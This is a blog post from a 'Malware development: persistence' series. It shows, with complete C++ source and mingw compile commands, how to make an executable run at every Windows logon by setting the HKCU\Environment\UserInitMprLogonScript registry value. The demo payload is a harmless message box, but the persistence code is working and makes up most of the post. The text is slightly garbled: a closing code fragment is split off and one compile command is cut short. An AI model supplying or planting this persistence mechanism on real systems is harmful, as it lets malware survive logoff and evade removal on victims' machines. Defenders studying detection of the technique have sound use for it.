

# Malware development: persistence - part 20.

## UserInitMprLogonScript (Logon Script). Simple C++ example.


By cocomelonc

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2 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via `UserInitMprLogonScript` value.

### UserInitMprLogonScript [Permalink](#)

Windows enables the execution of logon scripts whenever a user or group of users logs into a system. Adding a script's path to the `HKCU\Environment\UserInitMprLogonScript` Registry key accomplishes this. So, to establish persistence, hackers may utilize Windows logon scripts automatically executed upon logon initialization.

### practical example [Permalink](#)

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's `meow-meow` messagebox application ( `hack.cpp` ):

```
/*
hack.cpp
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

And, then just create persistence script ( `pers.cpp` ):

```
/*
pers.cpp
windows persistence via
setting UserInitMprLogonScript value
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // env
    const char* env = "Environment";

    // evil app
    const char* exe = "Z:\\2022-12-09-malware-pers-20\\hack.exe";

    // environment
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)env, 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update registry key value
        // reg add "HKEY_CURRENT_USER\\Environment" /v "UserInitMprLogonScript" /t REG_SZ /d "...\\hack.exe" /f
        RegSetValueEx(hkey, (LPCSTR)"UserInitMprLogonScript", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
}
```


```
return 0;
}
```

As you can see, the logic is simple. Just set `UserInitMprLogonScript` key value under `HKCU\Environment` to the full path of our “malware” - `Z:\\2022-12-09-malware-pers-20\hack.exe` .

### demo [Permalink](#)


Let’s go to see everything in action. First of all, check Registry:

```
reg query "HKCU\Environment" /s
```




Then, compile our “malware” at the attacker’s machine ( kali ):

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```



And for checking correctness, try to run `hack.exe` at the victim’s machine ( Windows 10 x64 in my case):


```
.\hack.exe
```



As you can see, our “malware” works perfectly.

At the next step, let’s go to compile our persistence script at the attacker’s machine:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections
```




And run it at the attacker’s machine:

```
.\pers.exe
```


Then, check our Registry key values again:


```
reg query "HKCU\Environment" /s
```




So, as you can see, the key ( `UserInitMprLogonScript` ) value is set.

That's all. Try to logout and login:




